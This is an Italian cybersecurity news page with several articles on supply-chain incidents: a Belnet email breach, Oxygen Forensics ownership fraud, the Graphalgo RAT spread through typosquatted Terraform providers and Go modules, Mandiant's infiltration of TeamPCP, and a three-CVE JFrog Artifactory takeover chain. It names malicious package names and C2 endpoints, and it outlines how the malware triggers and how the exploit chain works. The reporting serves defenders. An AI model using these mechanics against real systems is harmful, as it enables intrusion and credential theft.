Vai al contenuto principale

#supplychain

Due mesi di silenzio: uno zero-day su un fornitore terzo apre le caselle email della rete belga Belnet

Si parla di:

Toggle

Per due mesi e tre giorni, qualcuno ha letto in tempo reale tutta la posta elettronica in arrivo su Belnet, la rete nazionale be

More...

Si parla di:

Toggle


Per due mesi e tre giorni, qualcuno ha letto in tempo reale tutta la posta elettronica in arrivo su Belnet, la rete nazionale belga per la ricerca e l’ che collega università, centri di ricerca e amministrazioni pubbliche. L’accesso è passato per una vulnerabilità zero-day in un prodotto di terze parti che Belnet, a incidente concluso, si è rifiutata di nominare. È un caso che dice più cose su cosa NON viene comunicato nella europea che su cosa viene comunicato e per un lettore esperto, il silenzio è spesso il dato più interessante.

Cosa è successoBelnet è l’infrastruttura di rete gestita dallo Stato belga che fornisce connettività a università, istituti di ricerca, ospedali universitari e diverse amministrazioni pubbliche del paese: un ruolo per certi versi assimilabile a quello del GARR in Italia o di JANET nel Regno Unito. Secondo quanto ricostruito, un attore non identificato ha sfruttato una falla zero-day in una tecnologia fornita da un vendor esterno per intercettare e copiare, senza essere rilevato, tutta la corrispondenza in ingresso destinata a Belnet e ad almeno un’organizzazione cliente, allegati compresi.

La finestra di esposizione confermata va dal 22 luglio al 25 settembre 2026, quando la falla è stata infine chiusa (alle 08:10 ora locale). Belnet stessa ha precisato che questo intervallo rappresenta soltanto il “periodo confermato di perdita dati”, non necessariamente il momento dell’accesso iniziale: in altre parole, la presenza dell’attaccante nell’infrastruttura potrebbe risalire a prima del 22 luglio, e l’organizzazione non è in grado di escluderlo. L’intrusione è stata rilevata il 24 settembre, un giorno prima della , una finestra di reazione rapida una volta scoperta l’anomalia, ma che segue oltre nove settimane di raccolta email passata sotto silenzio.

Il non-detto è il puntoBelnet ha confermato l’incidente e dichiarato di aver informato le autorità competenti, il Centro per la Cibersicurezza del (CCB) sta seguendo le indagini, e allertato i clienti sulle possibili conseguenze. Ma su tre punti cruciali per qualunque analisi di rischio, il comunicato resta muto: quale sia il vendor coinvolto, quale sia il prodotto specifico, e quale sia stato il meccanismo di exploitation. Senza queste informazioni è impossibile correlare l’incidente con un pubblico, verificare se altre organizzazioni che usano lo stesso prodotto siano a rischio, o stimare se la vulnerabilità sia stata sfruttata anche altrove prima della disclosure.

Questo tipo di reticenza, comune quando un fornitore critico non vuole essere identificato pubblicamente, o quando accordi di responsabilità contrattuale sono ancora in negoziazione, lascia un vuoto che nella prassi CTI internazionale viene sempre più spesso criticato: un IOC condiviso in ritardo, o mai condiviso, protegge il vendor ma esporre gli altri utenti dello stesso prodotto a un rischio residuo che nessuno può misurare. Belnet non ha nemmeno indicato l’attribuzione: non si sa se dietro l’attacco ci sia un gruppo con finalità di , un broker di accessi che ha poi rivenduto la backdoor, o un attore puramente cybercriminale interessato ai dati intercettati per finalità di frode o estorsione.

Perché la geografia del bersaglio contaIl dettaglio che rende questo incidente più di una semplice violazione email è la natura di Belnet come infrastruttura critica di ricerca e governo. Il traffico che attraversa la rete non è quello di un’azienda qualunque: include comunicazioni di ministeri, università coinvolte in progetti di ricerca strategica (incluse collaborazioni internazionali e possibili programmi a duplice uso civile-militare), ospedali universitari e istituti scientifici. Il Belgio ha già una storia di infrastrutture di rete pubblica bersaglio di operazioni attribuite a servizi di intelligence stranieri, il caso Belgacom del 2013, legato a GCHQ, resta il precedente più noto, e ogni nuovo incidente su reti governative belghe viene letto a Bruxelles, sede di NATO e Commissione Europea, con un’attenzione geopolitica che va oltre il singolo data breach.

Va detto con chiarezza: al momento non esiste alcuna attribuzione ufficiale a un attore statale per questo specifico incidente, e sarebbe scorretto presentarlo come tale. Ma il profilo tecnico, uno zero-day non banale contro un fornitore di infrastruttura, silenzioso per oltre due mesi, mirato alla raccolta passiva di corrispondenza piuttosto che a un impatto distruttivo o estorsivo immediato, è coerente con un modus operandi da cyberspionaggio più che da cybercrimine finanziario, e merita di essere seguito nelle prossime settimane per capire se emergeranno collegamenti con campagne note.

Cosa possono fare i difensoriPer i team di sicurezza di università, enti di ricerca e amministrazioni che si affidano a provider di connettività nazionale o consortile (in Italia: GARR; a livello europeo: GÉANT e le NREN nazionali), questo caso è un buon promemoria che il rischio della supply chain non riguarda solo i software desktop o le librerie open source, ma anche l’infrastruttura di rete e i suoi fornitori di componenti “invisibili”, gateway di posta, sistemi di filtraggio, appliance di sicurezza perimetrale. Alcune azioni concrete:

Richiedere ai propri provider NREN/ISP conferma scritta se utilizzano tecnologie coinvolte in incidenti pubblicamente noti, anche quando il vendor non è nominato;

Considerare la cifratura end-to-end della corrispondenza sensibile che transita su reti di ricerca condivise, per ridurre l’impatto di un’intercettazione a monte del provider;

Monitorare eventuali comunicazioni successive del CCB belga o di CERT-EU, che potrebbero rilasciare indicatori più specifici una volta chiusa l’indagine;

Nei contratti con fornitori di infrastruttura critica, inserire clausole di disclosure minima garantita (vendor, CVE, timeline) in caso di incidente, per evitare di ritrovarsi nella stessa cecità informativa vissuta ora dai clienti Belnet.

Aggiorneremo l’articolo se il CCB belga o Belnet rilasceranno ulteriori dettagli su vendor coinvolto, CVE assegnato o attribuzione.
#europa #cyberspionaggio #supplychain #databreach #zeroday #belgio

0

Loading...

0
5

Loading...

Oxygen Forensics: il tool forense usato da FBI e Secret Service era controllato da cinque cittadini russi legati all’FSB

Si parla di:

Toggle

Per anni, agenti dell’, investigatori dell’Homeland e istruttori del Secret Service hanno estratto prove digitali

More...

Si parla di:

Toggle

Per anni, agenti dell’, investigatori dell’Homeland e istruttori del Secret Service hanno estratto prove digitali da sequestrati usando un software che credevano americano. Il 23 settembre 2026 il Dipartimento di Giustizia ha rivelato che dietro quello strumento c’erano cinque cittadini russi, una holding a Cipro e la stessa azienda madre che, con un altro nome, vendeva tecnologia di estrazione dati a , Comitato Investigativo russo e degli Affari Interni di Mosca.

Un fornitore “americano” con il codice scritto a MoscaOxygen Forensics Inc. si presentava come una società indipendente con sede in Virginia, specializzata in strumenti di digital forensics per l’estrazione e l’analisi di dati da smartphone, e dispositivi IoT: la stessa categoria di prodotti offerti da o Magnet Forensics, usata quotidianamente da procure e forze dell’ordine per ricostruire comunicazioni, geolocalizzazioni e cronologie di dispositivi sequestrati. Secondo la denuncia penale depositata presso la Central District of California, quella facciata copriva una realtà molto diversa: la società sarebbe stata posseduta e controllata da cinque cittadini russi tramite una holding con sede a Cipro, con lo sviluppo del software condotto in .

Gli arresti hanno colpito i due vertici operativi dell’azienda: Lee Reiber, 55 anni, CEO, presidente e chairman di Oxygen Forensics, fermato in Idaho e rilasciato su cauzione; e Oleg Sergeyevich Davydov, 52 anni, cittadino russo e direttore tecnico, arrestato all’aeroporto londinese di Heathrow e in attesa di estradizione verso gli Stati Uniti. Entrambi devono rispondere di cospirazione per frode telematica (wire fraud), reato che negli USA prevede fino a 20 anni di carcere. Il 19 settembre un giudice ha firmato un mandato di sequestro e il giorno successivo agenti federali hanno sequestrato 57 domini e infrastrutture riconducibili alla rete Oxygen.

Gli stessi proprietari, due facciate: una per Washington, una per MoscaIl dettaglio più inquietante dell’inchiesta riguarda l’altra metà del business dei cinque soci russi. Secondo quanto ricostruito da The Record e The Register, gli stessi proprietari controllavano anche MKO Systems LLC (già nota come Oxygen Software LLC), che sul mercato russo vendeva strumenti di estrazione dati — verosimilmente basati sulla medesima base tecnologica — a Servizio Federale di Sicurezza (FSB), Comitato Investigativo russo e Ministero degli Affari Interni. In altre parole, la stessa tecnologia — o una sua variante molto simile — sarebbe finita sia nelle mani di chi indaga per conto del governo americano, sia in quelle dell’apparato di sicurezza del Cremlino.

Natalia Krapiva di Access Now, intervistata da The Record, ha sintetizzato il problema in termini netti: “nessuno strumento di sorveglianza dovrebbe avvicinarsi a un’indagine statunitense” senza che sia chiaro chi lo possiede e chi lo sviluppa, aggiungendo che lo stesso tipo di software venduto alle forze dell’ordine USA “è stato usato dall’FSB per estrarre dati dai telefoni di cittadini russi contrari alla guerra”. È l’altra faccia del rischio supply chain: non solo la possibilità — che il DOJ non contesta nella denuncia — che il codice contenga funzionalità malevole, ma il fatto stesso di finanziare, con contratti federali americani, l’ecosistema tecnologico che sostiene la repressione del dissenso in Russia.

Quattro anni di false certificazioniLa cronologia ricostruita dagli inquirenti mostra una copertura sistematica, non un singolo errore di compliance:

Marzo 2022: dopo le sanzioni USA seguite all’invasione dell’Ucraina, Reiber viene installato come CEO per “schermare” la proprietà russa. Gli inquirenti fanno partire da qui il periodo della cospirazione contestata.

Dicembre 2022 e ottobre 2023: Reiber certifica falsamente al governo la struttura proprietaria dell’azienda; in un messaggio interno del 2023 arriva ad avvertire i soci che la copertura mediatica sui legami russi “potrebbe distruggere questa intera opportunità”.

Luglio 2024: nuova falsa certificazione, questa volta al Dipartimento della Difesa (oggi Department of War), sull’assenza di controllo estero.

Settembre 2024: il National Computer Forensics Institute (NCFI) del Secret Service assegna a Oxygen Forensics un contratto quinquennale.

Marzo 2026: Reiber dichiara al Dipartimento della Sicurezza Interna (DHS) che nessun cittadino russo è coinvolto nello sviluppo del software.

19-20 settembre 2026: mandato di sequestro, arresti e confisca di 57 domini.

Tra i clienti governativi elencati nella denuncia figurano il Dipartimento della Difesa/Department of War, il Department of Homeland Security con le sue componenti Homeland Security Investigations e l’Office of Inspector General, e naturalmente il Secret Service attraverso l’NCFI, l’ente che forma migliaia di investigatori locali e federali all’uso di strumenti forensi digitali. Le indagini sono condotte congiuntamente dal Bureau of Industry and Security del Dipartimento del Commercio, dal Defense Criminal Investigative Service del Department of War e dall’Office of International Affairs del DOJ — un ventaglio di agenzie che segnala quanto il caso venga trattato come una questione di sicurezza nazionale e controllo delle esportazioni, non come una semplice frode contrattuale.

Due righe per i difensori e per chi fa procurementIl DOJ precisa che non sta contestando la presenza di codice malevolo o di accessi non autorizzati nel software Oxygen: il reato contestato è la frode sulla proprietà e sulla localizzazione dello sviluppo, non un impianto backdoor dimostrato. Ma per chi si occupa di sicurezza della catena di fornitura il caso è comunque un campanello d’allarme concreto, e non il primo: ricorda da vicino le vicende Kaspersky e, più di recente, i casi di software forense e di sicurezza con proprietà offuscata attraverso holding multiple. Tre lezioni pratiche emergono con chiarezza:

Le autocertificazioni di proprietà e “foreign ownership, control or influence” (FOCI) richieste nei contratti federali sono verificabili solo fino a un certo punto: qui hanno retto per quattro anni nonostante segnali pubblici sulle origini russe dell’azienda.

Strumenti di digital forensics e incident response occupano una posizione privilegiata nella catena di fiducia: elaborano prove, credenziali e dati sensibili estratti da dispositivi sotto indagine, spesso con permessi elevati e accesso diretto a infrastrutture di più agenzie.

La sovrapposizione tra base clienti “occidentale” e “russa” di uno stesso gruppo proprietario — anche sotto brand distinti — dovrebbe essere un criterio di due diligence esplicito nelle gare pubbliche di cybersecurity e forensics, non solo un dettaglio da verificare a posteriori dopo un’inchiesta giornalistica o un’azione penale.

Per le agenzie che hanno usato Oxygen Forensics negli ultimi anni, la domanda immediata è quali casi e quali prove digitali siano transitati attraverso quella piattaforma, e se la catena di custodia regga a un possibile scrutinio difensivo in tribunale. Un problema che, ironicamente, riguarda proprio l’integrità della prova forense — il cuore del mestiere che Oxygen vendeva.

Dati chiave del casoAzienda: Oxygen Forensics Inc. (Virginia, USA)
Holding di controllo: Cipro (5 cittadini russi)
Società collegata sul mercato russo: MKO Systems LLC (ex Oxygen Software LLC)
Clienti russi di MKO: FSB, Comitato Investigativo, Ministero Affari Interni (MVD)
Clienti federali USA: Department of War/DOD, DHS (HSI, OIG), Secret Service/NCFI
Contratto NCFI: quinquennale, assegnato settembre 2024
Accusati: Lee Reiber (CEO, USA) - Oleg Sergeyevich Davydov (CTO, Russia)
Capo d'accusa: cospirazione per frode telematica (wire fraud), max 20 anni
Azione: mandato di sequestro 19/09/2026, 57 domini confiscati il 20/09/2026
Indagini condotte da: DOJ (Office of International Affairs), Dept. of War OIG/DCIS,
Commerce Dept. Bureau of Industry and Security

#cyberspionaggio #supplychain #russia #controspionaggio #doj #forensedigitale

0

Loading...

0
4

Loading...

Provider Terraform malevoli e il malware Graphalgo: la nuova minaccia supply-chain per i team DevOps

A metà settembre 2026 i ricercatori di Aikido Security hanno individuato una campagna di supply chain attack ch

More...

A metà settembre 2026 i ricercatori di Aikido Security hanno individuato una campagna di supply chain attack che, per la prima volta, sfrutta il Registry di HashiCorp come canale di distribuzione di . Non si tratta di un incidente isolato: la stessa infrastruttura tossica ha toccato anche moduli Go, con un payload — battezzato Graphalgo — capace di trasformarsi in un vero e proprio RAT (Remote Access Trojan) con due canali di comando e controllo indipendenti, uno dei quali basato su smart contract Ethereum. Per chi gestisce pipeline di Infrastructure as Code è un campanello d’allarme che vale la pena analizzare in dettaglio, insieme alle contromisure concrete da mettere in campo.

Come funziona l’attaccoLa catena inizia lontano dalla riga di comando terraform apply. Gli attaccanti hanno usato tecniche di ingegneria sociale — profili su LinkedIn, offerte di lavoro fittizie per fantomatiche aziende Web3, contatti diretti a sviluppatori — per convincere le vittime a lavorare su repository apparentemente legittimi. Questi repository importano dipendenze compromesse: due provider Terraform e due moduli Go, pubblicati con account creati ad hoc.

gocommunity-io/dockerd — provider Terraform malevolo, circa 222 download

kreuzwenker/#docker — typosquat del popolarissimo kreuzwerker/docker (oltre 56 milioni di download), circa 1.449 download

gocommunity.io/orderedbtree — modulo Go pubblicato l’11 agosto 2026, malware in chiaro

gogets./btreex — modulo Go pubblicato l’8 settembre 2026, malware compresso in un archivio ZIP mascherato da file

Il dettaglio più interessante dal punto di vista tecnico è il meccanismo di attivazione: il payload resta completamente inerte finché non riceve un input molto specifico. Nel caso del provider Docker, il codice malevolo si attiva solo se l’hash SHA-256 della concatenazione tra containerName e networkID corrisponde a un valore hard-coded nel binario. Questo hash funge anche da chiave AES per decifrare un percorso file; una volta decompresso e decifrato il contenuto, il malware lo esegue con un comando go run . in background. È una tecnica di evasione efficace contro l’ statica e contro i sandbox automatici, perché senza il trigger esatto il codice non mostra alcun comportamento sospetto.

Un command & control a doppio canaleUna volta attivo, il secondo stadio — il RAT vero e proprio — instaura comunicazioni con l’infrastruttura degli attaccanti attraverso due canali ridondanti e indipendenti:

Slack come C2: il malware effettua polling ogni 10 secondi sull’endpoint conversations.history di workspace Slack dedicati (osservati portfolio-devs.slack.com e portfolio-testers.slack.com), supporta il trasferimento di file tramite pacchetti Start/Chunk/End e raccoglie informazioni di sistema come piattaforma, architettura, hostname, utente e home directory.

Smart contract Ethereum come C2: su rete Arbitrum Sepolia, il malware dati da un contratto a indirizzo fisso (0xAD02b5cDE693529d3bdA0266299501ad0193036C) tramite le funzioni serviceData1/serviceData2 e scrive tramite setCPubKey, con polling ogni 3 secondi. Le comunicazioni sono cifrate con una coppia di chiavi effimere e curve ellittiche, in modo che solo l’host autenticato possa decifrare i messaggi a lui destinati — una tecnica pensata esplicitamente per resistere ad analisi e per evitare che un ricercatore che infiltri il canale possa leggere il traffico di altre vittime.

Questo design a doppio canale è la parte più sofisticata della campagna: se Slack viene bloccato o l’account sospeso, il malware continua a ricevere comandi dalla blockchain, che è per natura resistente al takedown. Gli analisti di Aikido hanno contato 18 hostname unici nei log Slack raccolti, con una distribuzione di 3 macchine , 5 Linux e 10 macOS — un’operazione relativamente contenuta ma mirata, con il primo test datato 16 luglio 2026.

Perché il Terraform Registry è un bersaglio interessanteA differenza di npm o PyPI, l’ecosistema dei provider Terraform ha ricevuto storicamente meno attenzione dal punto di vista della sicurezza della supply chain, nonostante un provider Terraform giri con privilegi elevati durante il terraform apply: legge credenziali cloud, può creare o modificare risorse di produzione, e spesso viene eseguito senza sandboxing all’interno delle pipeline CI/CD. Un provider malevolo — o anche solo un typosquat ben fatto come kreuzwenker/docker — ha quindi accesso potenziale a un ventaglio di segreti (token cloud, chiavi SSH, credenziali di registry) decisamente più ampio di una libreria applicativa qualsiasi.

Contromisure concrete per i team infrastrutturaliLe raccomandazioni emerse dall’analisi della campagna si traducono in pratiche difensive già disponibili in Terraform e nell’ecosistema DevOps, ma spesso disattivate o ignorate:

  1. Bloccare i provider su versione e checksumIl file .terraform.lock.hcl generato da terraform init registra gli hash H1 di ogni provider scaricato. Va sempre committato nel repository e mai rigenerato senza revisione:

genera/aggiorna il lock file includendo tutte le piattaforme target

terraform providers lock
-platform=linux_amd64
-platform=darwin_arm64
-platform=windows_amd64

verifica che il lock sia rispettato in CI, senza permettere upgrade silenziosi

terraform init -lockfile=readonly2. Usare un registry privato o un mirror internoPer ambienti enterprise, la soluzione più robusta è instradare tutte le richieste di provider attraverso un mirror filesystem o un proxy interno (Artifactory, Nexus, o il provider network mirror nativo di Terraform), che permette di whitelistare esplicitamente namespace e versioni approvate:

~/.terraformrc o file di configurazione CLI

provider_installation {
network_mirror {
url = "https://terraform-mirror.interno.aziendale/"
}
direct {
exclude = ["registry.terraform.io//"]
}
}3. Diffidare dei nomi “quasi corretti”kreuzwenker/docker contro kreuzwerker/docker è un classico typosquat: una sola lettera di differenza in un namespace con decine di milioni di download legittimi. Vale la regola generale della supply chain security: pinnare sempre il namespace esatto nel blocco required_providers, non fidarsi del completamento automatico dell’IDE, e far parte della code review anche i file .tf che dichiarano provider e moduli.

  1. Isolare l’esecuzione delle pipeline IaCEseguire terraform plan/apply in runner CI/CD isolati, senza accesso di rete non necessario in uscita (in particolare verso API di terze parti come Slack o endpoint blockchain), riduce drasticamente l’impatto di un binario malevolo anche se questo dovesse superare i controlli precedenti. Un semplice controllo di egress filtering che blocchi il traffico verso domini non whitelisted avrebbe reso inutile il canale Slack di Graphalgo.

  2. Rotazione e audit in caso di sospettoSe si sospetta un’esposizione, gli step raccomandati dagli analisti sono: isolamento immediato della macchina dalla rete, rotazione prioritaria di token GitHub/GitLab, credenziali cloud, chiavi SSH e token di pubblicazione dei package manager; audit forense di commit, apply Terraform ed esecuzioni CI/CD nella finestra di esposizione; e, soprattutto, reimmagine completa del sistema, perché la sola rimozione del pacchetto non garantisce l’eliminazione di eventuali impianti secondari lasciati dal RAT.

ConclusioneGraphalgo conferma un trend che negli ultimi anni ha già colpito npm, PyPI e i pacchetti Go singolarmente: gli attaccanti seguono la fiducia implicita che gli sviluppatori ripongono nei registry ufficiali, e il Terraform Registry — proprio perché finora considerato un bersaglio “di nicchia” — offre un potenziale di privilegio (accesso a credenziali cloud e infrastruttura di produzione) superiore a molte altre supply chain. Per i team DevOps e platform engineering la lezione pratica è semplice da enunciare ma spesso disattesa: trattare i provider Terraform con lo stesso livello di paranoia riservato alle dipendenze applicative, con lock file, mirror privati e pipeline isolate come prima linea di difesa.

Fonte: 4sysops.com, con approfondimenti tecnici da Aikido Security e The Hacker News.

Illustrazione concettuale di sicurezza informatica e supply chain

#sicurezza #malware #supplychain #devops #cloud #terraform

0

Loading...

0
1

Loading...

Google si infiltra in TeamPCP: la talpa di Mandiant che ha smontato dall’interno la gang del supply chain

Si parla di:

Toggle

Per mesi, dentro la chat privata di uno dei gruppi più prolifici nella compromissione delle [supply chain](https://insicurezzadi

More...

Si parla di:

Toggle

Per mesi, dentro la chat privata di uno dei gruppi più prolifici nella compromissione delle supply chain open source, si è nascosto un analista di sotto falsa identità. Non un semplice osservatore passivo: qualcuno che ha costruito pazientemente una copertura credibile, ha guadagnato la fiducia di un membro chiave del gruppo (tracciato anche come UNC6780) ed è entrato nel canale ristretto “CanisterWorm”, dove una dozzina di persone pianificava attacchi contro , e Docker Hub. Il 20 settembre Google ha reso pubblica l’operazione, rivelando non solo i dettagli tecnici della campagna ma anche come sia riuscita a smontarla dall’interno, fino agli arresti in Australia dei presunti vertici del gruppo.

Chi è TeamPCP e perché faceva pauraTeamPCP non è un nome nuovo per chi segue le vicende del supply chain nell’ecosistema open source. Dall’inizio del 2026 il gruppo è stato collegato a una lunga sequenza di compromissioni che hanno colpito, tra gli altri, , , Checkmarx (con l’immagine Docker ufficiale di KICS trojanizzata), TanStack e persino i pacchetti npm enterprise di SAP e Mistral AI. Il filo conduttore di queste campagne è un worm auto-propagante ribattezzato Mini Shai-Hulud — un omaggio non troppo velato ai vermi delle sabbie di Dune — capace di incatenare compromissioni successive lungo l’intera catena di dipendenze: dal furto di token di autenticazione su macchine di sviluppo e pipeline CI/CD, alla propagazione laterale verso bersagli a valle, fino all’automazione completa del ciclo. Un’altra operazione collegata, soprannominata Megalodon, ha portato alla compromissione di oltre 5.500 repository GitHub in appena sei ore tramite workflow CI/CD malevoli. Secondo Google, il bilancio complessivo supera le 1.000 organizzazioni colpite, tra cui nomi come GitHub, OpenAI, la Commissione Europea e la società di recruiting Mercor.

La talpa dentro CanisterWormCiò che distingue questa vicenda da un classico report di threat intelligence è il metodo con cui Google ha ottenuto le informazioni. Secondo quanto ricostruito dal team di Austin Larsen del Google Threat Intelligence Group, un analista Mandiant ha investito diversi mesi nella costruzione di una persona online credibile, coltivando un rapporto di fiducia con un futuro membro del gruppo ancora prima che questi entrasse formalmente in TeamPCP. A marzo 2026 questo lavoro ha dato accesso al canale interno “CanisterWorm”, frequentato da circa una dozzina di persone. Da lì, l’analista ha osservato le operazioni per settimane, mantenendo il minimo indispensabile di interazione necessario a non destare sospetti e senza mai partecipare attivamente agli attacchi. “Scrivere report può essere utile solo fino a un certo punto”, ha dichiarato Google, sintetizzando un cambio di paradigma che porta i team di threat intelligence da un ruolo puramente osservativo a uno di disruption attiva.

L’accesso privilegiato ha permesso a Google di raggiungere il server su cui TeamPCP archiviava le credenziali rubate: oltre 500.000 credenziali tra token e chiavi di accesso a repository, registry e servizi cloud. Invece di procedere a notifiche singole — un processo lento e con un’ampia finestra di esposizione — Google ha scelto la revoca massiva, coordinandosi direttamente con AWS e Microsoft per invalidare le chiavi compromesse, ed è ha inviato centinaia di alert alle organizzazioni coinvolte, riuscendo in diversi casi a bloccare attacchi già pianificati prima che venissero lanciati.

L’arma segreta: exploit generati con l’IAUno degli aspetti più significativi emersi dall’infiltrazione riguarda il livello di sofisticazione tecnica raggiunto dal nucleo storico di TeamPCP. Google ha confermato che alcuni membri hanno utilizzato strumenti di intelligenza artificiale per sviluppare exploit zero-day, incluso un bypass dell’autenticazione a due fattori funzionante contro un prodotto di login ampiamente diffuso. Non un esperimento accademico: Google ha verificato che l’exploit funzionava esattamente come progettato. È un dato che si inserisce in un trend più ampio già osservato da diversi threat intelligence team nel 2026, dove gruppi criminali con competenze tecniche limitate riescono a colmare il gap sfruttando modelli linguistici per la ricerca di vulnerabilità e la scrittura di codice offensivo.

Dalla chat agli arresti in AustraliaL’operazione di infiltrazione si è conclusa il 27 agosto 2026. Circa un mese dopo, la Polizia Federale Australiana ha arrestato due sospetti, entrambi poco più che ventenni: Ruben Ian Thomson e Louis Michael Gaebler. La deanonimizzazione è passata attraverso un mix di OSINT e collaborazione internazionale: un leak di dati su BreachForums ha collegato uno pseudonimo utilizzato dal gruppo a un indirizzo Gmail; archivi di forum risalenti al 2019 hanno associato lo stesso handle a un account PayPal legato a un dominio familiare; infine, un backup su Google Drive collegato all’account Gmail compromesso ha fornito le prove decisive. Un mandato dell’FBI, eseguito in coordinamento con le forze dell’ordine australiane, ha portato alla cattura dei due sospetti.

Cosa cambia per chi difende la supply chainAl di là della componente spionistica, la vicenda TeamPCP resta prima di tutto un caso di studio su come proteggere le pipeline di sviluppo moderne. Google raccomanda ai team che gestiscono pacchetti open source e infrastrutture CI/CD di adottare contromisure ormai da considerarsi indispensabili:

Migrare a credenziali di pubblicazione a breve durata basate su OIDC, evitando token statici e di lunga durata

Pinnare le dipendenze tramite hash crittografico invece che per intervallo di versione

Disabilitare gli script di installazione lifecycle (preinstall/postinstall) negli ambienti CI

Limitare (scope) i token dei registry a singoli pacchetti anziché ad account interi

Imporre chiavi hardware FIDO2 per gli account con privilegi di pubblicazione

La scala dell’operazione — oltre 500.000 credenziali sottratte e più di mille organizzazioni coinvolte in appena pochi mesi — conferma quanto l’ecosistema open source resti un bersaglio ad altissimo rendimento per attori con competenze anche solo moderate ma capacità di automazione avanzate. Il fatto che a fermare la campagna sia stata un’infiltrazione umana, più che un sistema di detection automatizzato, dice molto sui limiti attuali della difesa puramente tecnologica contro gruppi organizzati e disciplinati nell’operational security.

Indicatori e riferimenti operativiNomi campagna/gruppo: TeamPCP (UNC6780), CanisterWorm (canale interno)
Toolchain: Mini Shai-Hulud (worm auto-propagante), Megalodon (compromissione workflow CI/CD)
Ecosistemi colpiti: npm, PyPI, Docker Hub, GitHub Actions
Target noti: Trivy, LiteLLM, Checkmarx/KICS, TanStack, Mistral AI, SAP (pacchetti npm), Mercor
Credenziali sottratte: >500.000 (token, chiavi API, credenziali cloud)
Organizzazioni impattate: >1.000
Sospetti arrestati: Ruben Ian Thomson, Louis Michael Gaebler (Australia)
Mitigazioni consigliate: OIDC short-lived, dependency pinning by hash, disabilitazione lifecycle script, token scoping, FIDO2

#google #infosec #cybercrime #supplychain #npm #mandiant #pypi #teampcp

1

Loading...

0
3

Loading...

Cinque minuti per diventare admin: la catena di exploit che trasforma tre bug di JFrog Artifactory in una backdoor Rust

Si parla di:

Toggle

Meno di cinque minuti: è il tempo medio che serve a un attaccante non autenticato per trasformare una semplice richiesta HTTP ve

More...

Si parla di:

Toggle

Meno di cinque minuti: è il tempo medio che serve a un attaccante non autenticato per trasformare una semplice richiesta HTTP verso un’istanza esposta in un account amministratore a tutti gli effetti. È la scoperta al centro di una campagna documentata da e ripresa da più fonti di settore, che dal 15 agosto all’8 settembre 2026 ha visto attaccanti concatenare tre vulnerabilità critiche per prendere il controllo di server di artifact management aziendali e piantarvi dentro persistenti scritte in — capaci di sopravvivere anche dopo l’applicazione delle ufficiali.

Perché Artifactory è un bersaglio di alto valoreJFrog Artifactory è uno dei repository manager più diffusi nelle pipeline CI/CD enterprise: ospita pacchetti npm, immagini Docker, artefatti Maven, moduli Python e, spesso, segreti di build e credenziali di deploy. Compromettere un’istanza Artifactory non significa solo accedere a un server: significa potenzialmente inserirsi nel punto in cui il codice sorgente diventa artefatto distribuito, con tutte le implicazioni da attacco alla supply chain software che ne conseguono — lo stesso schema concettuale sfruttato in incidenti come , ma applicato al livello del repository interno anziché del prodotto finale.

Secondo le analisi diffuse da The Hacker News e BleepingComputer sulla base della ricerca Wiz, tra il 49% e il 62% delle istanze Artifactory raggiungibili da Internet risultano vulnerabili ad almeno una delle falle sfruttate in questa campagna — una superficie d’attacco enorme per un singolo prodotto, aggravata dal fatto che due delle tre vulnerabilità sono difetti logici di autenticazione, non richiedono exploit complessi o memory corruption, e sono quindi facilmente automatizzabili su larga scala.

La catena di exploit in dettaglioIl cuore tecnico dell’attacco combina tre CVE distinte:

CVE-2026-42018 — un difetto che restituisce un token JWT interno riservato all’utente anonimo a qualsiasi chiamante non autenticato, anche quando l’accesso anonimo è esplicitamente disabilitato a livello di configurazione: il primo anello della catena, che da solo non sembra critico ma apre la porta al passo successivo.

CVE-2026-42016 — una validazione insufficiente all’endpoint di creazione dei token: il sistema verifica che firma ed emittente del JWT siano validi, ma non controlla effettivamente i permessi associati, permettendo di scambiare un token a basso privilegio per uno con scope amministrativo completo.

CVE-2026-82329 — un bypass di autenticazione critico (CVSS 9.8) osservato sfruttato anche in modo indipendente dalle prime due, che da solo consente a un attaccante non autenticato di ottenere privilegi di amministratore.

Concatenando le prime due vulnerabilità, gli attaccanti ottengono in sequenza: una richiesta non autenticata verso l’endpoint dei token, la ricezione del token anonimo interno, lo scambio di quel token presso l’endpoint di creazione per uno con scope amministrativo — il tutto, secondo i dati Wiz, in una finestra media inferiore ai cinque minuti dalla prima richiesta alla creazione del nuovo account admin.

Dopo l’accesso: plugin Groovy e backdoor RustUna volta ottenuti privilegi amministrativi, il playbook osservato negli attacchi documentati segue uno schema costante e ben progettato per la persistenza. Gli attaccanti creano account amministratore aggiuntivi, spesso con nomi pensati per confondersi con account di servizio legittimi — sono stati osservati identificatori come 0xTerror, pattern svc_* e labadmin_* con suffissi casuali, oltre a nomi che imitano componenti interni come jfrog-distribution, jfrog-insight e repo-service.

